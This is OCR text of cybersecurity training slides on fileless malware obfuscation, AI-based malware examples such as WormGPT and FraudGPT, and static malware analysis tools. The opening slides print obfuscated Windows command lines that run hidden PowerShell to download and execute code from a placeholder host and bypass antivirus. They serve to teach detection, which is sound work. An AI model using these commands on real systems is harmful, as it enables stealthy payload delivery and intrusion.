
Execution/Injection

Type II
No files written on disk, but some files used indirectly

Type I
No file activity performed

Hardware

How does Fileless Malware Work?



Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com")&&echo,exit

Inserting Parentheses

When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

cmd.exe /c ((echo command1)

&&(

echo command2))

Inserting Caret Symbol

The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient). DownloadString((‘https://targetwebsite.com")&&echo,exit

Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)

Inserting Double Quotes

The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg

Using Custom Environment Variables

In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf

Using Pre-assigned Environment Variables

"%CommonProgramFiles%" contains a default value "C:\Program Files\Common Files". Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc


Objective 03

Explain AI-based Malware Concepts

What is AI-based Malware?

- AI-based malware harnesses **artificial intelligence (AI) methodologies** and **algorithms** to amplify its functionalities and achieve its goals
- AI malware operates with its **sophisticated algorithms** to autonomously infiltrate target systems, evade detection mechanisms, and execute malicious payloads with unprecedented speed and precision

Process Flow of AI Malware Infection



Challenges of AI-based Malware

1. **Automates** various tasks, such as **reconnaissance**, **target selection**, etc. complicating detection and mitigation
2. **Analyzes patterns** in system behavior and **dynamically modifies** its **code** to evade signature-based detections
3. Remains **undetected** until specific conditions are met, complicating identification and neutralization
4. Quickly **identifies** targets with **potential vulnerabilities** increasing the attack efficiency and speed
5. Learns and **adapts** its tactics from **past experiences**, making it harder to detect and mitigate over time
6. Identifies and **exploits real-time vulnerabilities** to autonomously spread through networks
7. **Tailor payloads** to specific targets or environments, enhancing effectiveness
8. Uses **polymorphism**, **obfuscation**, **code compression**, and **encryption** to avoid detection
9. Adapts social engineering attacks **based on data** it gathers, such as data scraped from **social media**
10. Uses sophisticated algorithms such as **NLP**, **deep learning**, etc. to **evade** detection mechanisms
11. **Rapidly adapts** to defense changes, exploiting zero-day vulnerabilities before patches are applied
12. Incorporates **self-healing capabilities**, allowing it to repair itself when parts of its code are detected and neutralized

Natural Language Processing (NLP) in AI-based Malware Development

1. **Sophisticated Phishing Attacks**
   Using NLP, cyber attackers can automate creating **convincing phishing emails** that mimic legitimate communications

2. **Context-aware Malware**
   NLP allows malware to analyze and **extract sensitive information** from documents and conversations on infected devices more effectively

3. **Automated Social Engineering**
   NLP enables malware to **automate social engineering attacks** through chatbots or systems, interacting directly with victims

4. **Sentiment Analysis for Targeting**
   Sentiment analysis can identify potential victims for social engineering attacks by **evaluating social media posts**


5. **Evasion Techniques**
   NLP can make malware that **evades detection** by understanding and responding to security analysis

6. **Command and control communications**
   NLP can enhance the **sophistication of command and control (C&C) communications** between infected devices and attackers

7. **Deepfake Generation for Scams**
   NLP and AI can create deepfakes to **impersonate authority figures**, tricking victims into revealing information or downloading malware

Examples of AI-based Malware: FakeGPT

- The FakeGPT malware campaign uses a malicious Chrome extension that **mimics ChatGPT**, distributed via phishing and misleading ads
- Once installed, it enables attackers to steal sensitive information and **control ad accounts**, causing financial losses and reputational damage for victims



https://labs.guard.io


Examples of AI-based Malware (Cont'd)

WormGPT

- WormGPT is an AI-based chatbot built upon open-sourced **GPT-J LLM** (large language model) capable of interpreting and responding to natural language text
- Attackers can use WormGPT to enter prompts that generate **human-like replies** for fake emails that they can use to lure users into disclosing critical information and sending money

FraudGPT

- FraudGPT is a malicious AI-driven tool tailored **similarly to ChatGPT**, but it produces deceptive content for malicious activities
- Attackers can use this tool to **generate deceptive content** such as convincing phishing mails and social engineering tactics, creating **cracking tools**, engaging in carding activities, identifying vulnerabilities, and many other malicious activities



https://news.kaduu.io

Objective 04

Demonstrate Malware Analysis Process

Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

Static Malware Analysis

- Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose

Dynamic Malware Analysis

- Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection

It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

Malware Analysis Procedure: Preparing Testbed

STEP 01	Allocate a **physical system** for the analysis lab
STEP 02	Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
STEP 03	Install **guest OS** on in the Virtual machine(s)
STEP 04	Isolate the system from the network by ensuring that the **NIC card** is in "**host only**" mode
STEP 05	Simulate internet services using tools such as **INetSim**
STEP 06	Disable the "**shared folders**" and "**guest isolation**"
STEP 07	Install **malware analysis** tools
STEP 08	Generate the **hash value** of each OS and tool
STEP 09	Copy the **malware** over to the guest OS

Static Malware Analysis

- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.


Some of the static malware analysis techniques:

1. File fingerprinting
2. Local and online malware scanning
3. Performing string search
4. Identifying packing/obfuscation methods
5. Finding the portable executables (PE) information
6. Identifying file dependencies
7. Malware disassembly
8. Analyzing ELF Executable Files
9. Analyzing Mach-O Executable Files
10. Analyzing Malicious MS Office Documents

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles	HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



https://www.nirsoft.net

File Fingerprinting Tools

- Hashing (*https://github.com*)
- SHA-256 hash calculator (*https://xorbin.com*)
- Hash Tool (*https://www.digitalvolcano.co.uk*)
- MD5sums (*https://www.pc-tools.net*)
- tools4noobs - Online hash calculator (*https://www.tools4noobs.com*)

Static Malware Analysis: Local and Online Malware Scanning


- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

Local and Online Malware Scanning Tools

- Any.Run (*https://app.any.run*)
- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- JOESandbox Cloud (*https://www.joesandbox.com*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)

VirusTotal

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



https://www.virustotal.com


Static Malware Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file
  - Example: Status update strings and error strings
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools

- FLOSS (https://github.com)
- Strings (https://learn.microsoft.com)
- Free EXE DLL Resource Extract (https://resourceextract.com)
- FileSeek (https://www.fileseek.ca)
- Hex Workshop (http://www.hexworkshop.com)

BinText




Static Malware Analysis: Identifying Packing/Obfuscation Methods

- Attackers often **use packers to compress**, **encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** that detects most common packers, cryptors, and compilers for PE executable files

PEid

The PEiD tool provides details about the **Windows executable files**. It can **identify signatures** associated with over **600** different **packers and compilers**



Detect It Easy

Detect It Easy (DIE) is an application used for determining a file's **compiler**, **linker**, **packer**, etc. using signature-based detection

Packaging/ Obfuscation Tools

Macro_Pack	UPX	ASPack	VMprotect	ps2-packer
https://github.com	*https://upx.github.io*	*http://www.aspack.com*	*https://vmpsoft.com*	*https://github.com*

Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, etc.

PE Extraction Tools

- Portable Executable Scanner (pescan) (https://tzworks.net)
- Resource Hacker (https://www.angusj.com)



http://www.heaventools.com

Static Malware Analysis: Identifying File Dependencies


- File dependencies contain information about the internal system files that the program needs to function properly
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (https://jeremylong.github.io)
- Dependency Finder (https://depfind.sourceforge.io)
- PE Explorer Dependency Scanner (http://www.pe-explorer.com)
- RetireJS (https://retirejs.github.io)

Dependency Walker

- Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



https://www.dependencywalker.com

Static Malware Analysis: Malware Disassembly

